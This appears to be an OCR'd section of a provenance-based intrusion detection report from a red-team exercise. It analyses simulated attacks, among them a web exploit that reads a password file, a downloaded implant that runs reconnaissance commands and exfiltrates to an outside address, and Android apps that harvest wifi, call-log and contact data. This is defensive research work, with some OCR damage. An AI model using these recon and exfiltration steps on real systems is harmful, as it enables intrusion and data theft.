


Layered Entity relation and Events Timeline (Information Exfiltration via jsiface.py and download.py):

sudo -u www fcgiwrap -s unix:/tmp/fcgiwrap.socket [9f8aa96b34e211e7bd29a9f590565414]

- EVENT_FORK (18:09:20)
  - fcgiwrap -s unix:/tmp/fcgiwrap.socket [9fa3688034e211e7bd29a9f590565414]
    - EVENT_FORKs (lots of benign jsiface.py)
      - python /usr/local/www/nginx-dist/jsiface.py
        - Normal activities, it loads the lib-dynload, which could potentially be used by attackers
    - EVENT_FORK (18:11:35, 18:12:00, 18:12:23 UTC, attacker exploiting jsiface.py)
      - python /usr/local/www/nginx-dist/jsiface.py[f025aa3c34e211e7bd29a9f590565414]
      - python /usr/local/www/nginx-dist/jsiface.py[fef64eeb34e211e7bd29a9f590565414]

  - python /usr/local/www/nginx-dist/jsiface.py [0c9dc7af34e311e7bd29a9f590565414]
    - EVENT_READ
      - /etc/pwd.db
      - /etc/localtime
      - /etc/nsswitch.conf
      - /etc/group
    - EVENT_MODIFY_PROCESS
      - /mnt/.. [c010df406ea67a51a66eef01d17a637d]
- EVENT_FORK (18:12:29 UTC)
  - python /usr/local/www/nginx-dist/download.py [1040942d34e311e7bd29a9f590565414]
    - EVENT_READ (18:12:29 UTC)
      - /etc/pwd.db
      - /etc/localtime
      - /usr/share/zoneinfo/posixrules
      - /etc/nsswitch.conf
      - /home/steve/passwd.txt
    - EVENT_WRITE
      - SRCSINK_IPC [1040767634e311e7bd29a9f590565414]
- EVENT_READ
  - SRCSINK_IPC [10407676...]
- EVENT_ACCEPT
  - FILE_OBJECT_UNIX_SOCKET [10403eb534e311e7bd29a9f590565414]
    - It is a pity that we cannot see more information other than the UUID
- EVENT_WRITE
  - FILE_OBJECT_UNIX_SOCKET [10403eb5...]
- EVENT_READ
  - FILE_OBJECT_UNIX_SOCKET [10403eb5...]




Data set: cadets.bovia.20170509.fcgiwrap.js

x-axis: Time

Time zone: UTC

:15
:30
:45
06:10
:15
:30
:45
06:11
:15
:30
:45
06:12
:15
unix:/tmp/fcgiwrap.socket
/usr/local/sbin/fcgiwrap
/usr/local/lib/libfcgi.so.0
FILE_OBJECT_UNIX_SOCKET
SRCSINK_IPC
al/www/nginx-dist/jsiface.py
www/nginx-dist/download.py




Data set: cadets.bovia.20170509.jsiface.json

x-axis: Time

Time zone: UTC

.705
.710
.715
.720
.725
.730
.735
.740
.745
.750
.755
.760
.765
.770
.775
'python2.7/json/decoder.pyc
ocal/lib/python2.7/struct.pyc
on2.7/lib-dynload/_struct.so
'python2.7/json/scanner.pyc
thon2.7/lib-dynload/_json.so
'python2.7/json/encoder.pyc
ocal/lib/python2.7/urllib.pyc
ocal/lib/python2.7/string.pyc
thon2.7/lib-dynload/strop.so
cal/lib/python2.7/socket.pyc
on2.7/lib-dynload/_socket.so
/lib/python2.7/functools.pyc
2.7/lib-dynload/_functools.so
ython2.7/lib-dynload/_ssl.so
al/lib/python2.7/base64.pyc
sr/local/lib/python2.7/ssl.pyc
/lib/python2.7/textwrap.pyc
lib/python2.7/contextlib.pyc
/mnt/..
/etc/nsswitch.conf
/etc/pwd.db
/etc/group
SRCSINK_IPC
al/www/nginx-dist/jsiface.py


Data set: cadets.bovia.20170509.passwd.jsc x-axis: Time Time zone: UTC

.240
.260
.280
.300
.320
.340
.360
.380
.400
.420
.440
.460
.480
.500
.520
.540
.560
.580
.600
.620
.64
/var/tmp/vi.recover/vi.JC5KEX
/tmp/bt.60CeosUJvd
/dev/tty
/etc/nsswitch.conf
/etc/pwd.db
/dev/hpet0
/etc/localtime
usr/share/zoneinfo/posixrules
/var/tmp/vi.recover/vi.tatJAX
/tmp/bt.PpZLJavFbi
/home/steve/passwd.txt
s unix:/tmp/fcgiwrap.socket
www/nginx-dist/download.py
ocal/www/nginx-dist/media/..
www/nginx-dist/download.py
/usr/local/bin/python
/lib/libthr.so.3
sr/local/lib/libpython2.7.so.1
/usr/local/lib/libintl.so.8
/lib/libm.so.5
/local/lib/python2.7/site.pyc
sr/local/lib/python2.7/os.pyc
lib/python2.7/posixpath.pyc
/local/lib/python2.7/stat.pyc
/python2.7/genericpath.pyc
/lib/python2.7/warnings.pyc
/lib/python2.7/linecache.pyc
ocal/lib/python2.7/types.pyc
l/lib/python2.7/UserDict.pyc
cal/lib/python2.7/_abcoll.pyc
/local/lib/python2.7/abc.pyc
/python2.7/_weakrefset.pyc
/lib/python2.7/copy_reg.pyc
lib/python2.7/traceback.pyc
/lib/python2.7/sysconfig.pyc
sr/local/lib/python2.7/re.pyc
/python2.7/sre_compile.pyc
/lib/python2.7/sre_parse.pyc
ython2.7/sre_constants.pyc

4.4.3 Detection of BOVIA Attacks on TRACE

There were two attacks in TRACE data, the first one taking place on 5/9 and the other on 5/12. Due to some TA1/TA3 issues that we don't fully understand, most network activities were missing in the 5/9 data. We will therefore describe the 5/12 attack in detail, and then summarize the key differences between the attacks on 5/9 and 5/12. In short, (a) the two attacks are very similar, but more complete network provenance is available on the 5/12 data; and (b) although a fresh copy of malware was downloaded on 5/12, some of the executions on 5/12 involved malware that was downloaded on 5/9.

2017-05-12:

Prepare for execution: Alarms were reported for changing file permission on the following files in the download folder:
/home/steve/Downloads/nets
/home/steve/Downloads/md5sum (1)
/home/steve/Downloads/whoami (1)
They were downloaded after firefox made a connection to the network address 200.200.200.10:80
Multiple attempts were made to change the permission of the nets file using the command chmod 777 nets.

Malware execution [May 12 2017 13:16:56]:

We saw the execution of the md5sum program along with whoami but did not see any link between the downloaded files (md5sum (1) and whoami (1)) and the executed files (md5sum and whoami). Nevertheless, we report the activities of md5sum and whoami. The md5sum program executed multiple times using the following command:

```
./md5sum whoami
```

No further activities were performed by md5sum.

The whoami program was also separately executed using the following command:

```
whoami
```

The whoami program did not read any sensitive files (or any data files at all) but wrote to the network address 128.55.12.167:4430.

As these programs did not carry out any malicious activities, these executions are not shown in the attached graph. (Benign activities are automatically pruned out in our system.) However, the nets program did exhibit some malicious behavior, as described below.

The nets program was executed twice. The first time it communicates with the network address 128.55.12.167:443 but does not do anything malicious otherwise. Later it is deleted.


Another instance of the nets program was downloaded and named /home/steve/Downloads/nets1858353.

Later it was renamed to nets and executed again. This time, it communicates with the network address 128.55.12.167:443, forks a shell and runs the following programs:

```
uname -a
whoami
hostname
ifconfig
netstat -na
ls
```

Exfiltration: Finally, nets writes to the network address 128.55.12.167:4430. It then performs a cat on the file IAMGROOT. However, we did not see any evidence that this file contained anything valuable.

Clean-up: Finally, the program deletes the file /home/steve/Downloads/nets.



2017-05-09


Download: The same set of files except for one new file */home/steve/Downloads/diff* was downloaded and given execute permissions.
The command used for this was chmod 755 diff md5sum nets whoami.
Beside the execution of nets the following specific commands were executed:

- ./diff md5sum md5sum
- ./whoami
- ./md5sum diff

Malware execution: The nets program communicated through the same network address as on 5/9. Next it executed the following programs along with the same programs as on 5/9:

- ps -aux
- ps
- pstree
- /etc/init.d/apparmor status
- df -H
- mount

It also read the same file, IAMGROOT.
Exfiltration and Clean-up: The same network address was used for exfiltration and cleanup.



4.4.4 Detection of BOVIA Attacks on ClearScope

All these findings were alerted by our real-time detection around *14:30 May 09, 2017*, when processing about 7 - 9 million records of data from *ta1-clearscope-bovia-cdm17*) There was no alerts raised before the first 5 million records of data.

I.* 2017-05-09 Detection:** ***"com.TA5.android.LobiwApp", *"privilegeLevel": null, "importedLibraries": null, "exportedLibraries": null, "properties": {"devid": "ZY2233MGC2"}}*

1). Process:0000000000000000000000000005fd35
Collect wifi relevant info and write into suspicious file locations...

2). Highlighted suspicious actions identified

- 27: invoked 1 times: java.io.FileDescriptor libcore.io.Posix.open ;;,**e0604a74ae1a5d6165385606073fc47b**,***/storage/emulated/0/gather.txt***
- predObject;;0000000000000000000000000005fd3a;;:;:0000000000000000000000000005fd35:;:EVENT_READ:;:b80d06f30f4012072b4bb52193221e06:;:**BINDER** WifiInfo android.net.wifi.IWifiManager$Stub$**Proxy.getConnectionInfo**():;:47:;:43375219726:;:11:;:java.lang.String com.TA5.android.LobiwApp.LobiwTask.doInBackground(java.lang.String[]) [line: 140]:;::;:eventParam:: **12.89748989449658**:DOUBLE potentialSuspEvent
- predObject;;0000000000000000000000000005fd3a;;:;:0000000000000000000000000005fd35:;:EVENT_READ:;:257c7043f0ce680f3224904a8b3119ad:;:**BINDER** WifiInfo android.net.wifi.IWifiManager$Stub$**Proxy.getConnectionInfo**():;:42:;:43375219707000000:;:11:;:java.lang.String


com.TA5.android.LobiwApp.LobiwTask.doInBackground(java.lang.String[]) [line: 140]:;::;:eventParam:: **60:38:e0:38:98:22**:CHAR potentialSuspEvent

- libcore.io.Posix.write(java.io.FileDescriptor fd, byte[] bytes, int byteOffset, int byteCount) [line: 751]e0604a74ae1a5d6165385606073fc47b;;**/storage/emulated/0/gather.txt**

3). Suspicious Trace

Seq#, InvokedTimes, suspAPICall, provenanceUUID


- 1: invoked 1 times: **BINDER** void android.app.ActivityManagerProxy.attachApplication ;;,0000000000000000000000000005fd3a
- 27: invoked 1 times: java.io.FileDescriptor libcore.io.Posix.open ;;,**e0604a74ae1a5d6165385606073fc47b,*/storage/emulated/0/gather.txt***
- 29: invoked 1 times: **BINDER** int android.net.wifi.IWifiManager$Stub$Proxy.getWifiEnabledState ;;,000000000000000000000000005fd70
- 30: invoked 1 times: **BINDER** int android.net.wifi.IWifiManager$Stub$Proxy.getWifiEnabledState ;;,0000000000000000000000000005fd3a
- 42: invoked 6 times: **BINDER** WifiInfo android.net.wifi.IWifiManager$Stub$Proxy.getConnectionInfo ;;,0000000000000000000000000005fd3a
- 55: invoked 1 times: int libcore.io.Posix.write ;;,e0604a74ae1a5d6165385606073fc47b,/storage/emulated/0/gather.txt
- 56: invoked 1 times: void libcore.io.Posix.close NoPredPath
- 89: invoked 1 times: **BINDER** PackageInfo android.content.pm.IPackageManager$Stub$Proxy.getPackageInfo, predObject;;000000 000000000000000000005fd3a;;



<id>: 9128 **provTagID:** e0604a74ae1a5d6165385606073fc47b

The first twosuspicious processes below are initially reported around May 09, 14:30 EST, 2016 and

The following two processes down here are reported at around May 10, 2017, 10:30 EST (Reported and timestamped in our slack channel after being alerted).


dougschales 10:40 AM ☆
Wed May 10 10:37:07 EDT 2017: CDMPropValues,2031726,clearscope-bovia-2,cmdline,com.TA5.android.SetexApp

2017-05-10 Detection:*"***com.TA5.RamustApp***"*
"privilegeLevel": null, "importedLibraries": null, "exportedLibraries": null, "properties": {"devid": "ZY2233MGC2"}}

1) Suspicious trace generated @ (*May 10, 2017, 10:35:27*) Process:suspcious behavior vector: updated by program indicates, that it has following behavior: Preform video recording (after open file /storage/emulated/0/foo.3gp), collect phone call information and contact information.. subjectDetails:: Subject::0000000000000000000000000a3355::"localPrincipal": [0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 39, 75], "startTimestampNanos": 493448382000000, "unitId": null, "iteration": null, "count": null, "cmdLine": "com.TA5.RamustApp", "privilegeLevel": null, "importedLibraries": null, "exportedLibraries": null, "properties": {"devid": "ZY2233MGC2"}}

2). Highlighted suspicious actions identified

- predObject;;000000000000000000000000000a33cf;;:;::;:EVENT_WRITE:;:68e7e6f1deb5162fd2a7037ddc173d17:;:**BINDER** android.app.ContentProviderHolder android.app.ActivityManagerProxy.getContentProvider(IApplicationThread,java.lang.String,int,boolean):;:158:;:43443338594000000:;:1:;:void com.TA5.RamustApp.PillerPhone.DOOit() [line: 42]:;::;:eventParam:: call_log:CHAR 0:INT 0:INT
- predObject;;000000000000000000000000000a335a;;:;::;:EVENT_READ:;:f68d9eccef82d12659d8f394b383a483:;:**BINDER** android.app.ContentProviderHolder android.app.ActivityManagerProxy.getContentProvider(IApplicationThread,java.lang.String,int,boolean):;:159:;:43443338609000000:;:1:;:void com.TA5.RamustApp.PillerPhone.DOOit() [line: 42]:;::;:eventParam:: com.android.providers.contacts.CallLogProvider:CHAR
- predObject;;:;::;:EVENT_OTHER:;:e7ea3cb296016a4dc70126030e064353:;:void android.media.MediaRecorder.start() [line: -1]:;:156:;:43443332994000000:;:1:;:void com.TA5.RamustApp.PillerMic.DOOit() [line: 37]:;::;:
- predObject;;:;::;:EVENT_OTHER:;:7a6d2c95c67e3251eb34704ed0116d64:;:void android.media.MediaRecorder.stop() [line: 881]:;:157:;:43443337021000000:;:1:;:void com.TA5.RamustApp.PillerMic.DOOit() [line: 46]:;::;:

3. Suspicious Trace
Seq#, InvokedTimes, suspAPICall, provenanceUUID


- 1: invoked 1 times: **BINDER** void android.app.ActivityManagerProxy.attachApplication ;;,000000000000000000000000000a335a
- 82: invoked 1 times: **BINDER** android.app.ContentProviderHolder android.app.ActivityManagerProxy.getContentProvider ;;,000000000000000000000000000a335a
- 89: invoked 1 times: **BINDER** PackageInfo android.content.pm.IPackageManager$Stub$Proxy.getPackageInfo ;;,000000000000000000000000000a335a
- 151: invoked 1 times: java.io.FileDescriptor libcore.io.Posix.open ;;,b72fc9120fe61c84ae82aba1c82892f1,/storage/emulated/0/foo.3gp
- 155: invoked 1 times: void libcore.io.Posix.close NoPredPath
- 156:   invoked 1 void android.media.MediaRecorder.start()e7ea3cb296016a4dc70126030e064353 void com.TA5.RamustApp.PillerMic.DOOit() [line: 37]:;::;:eventParaStr::;:EventUUID:e7ea3cb296016a4dc70126030e064353
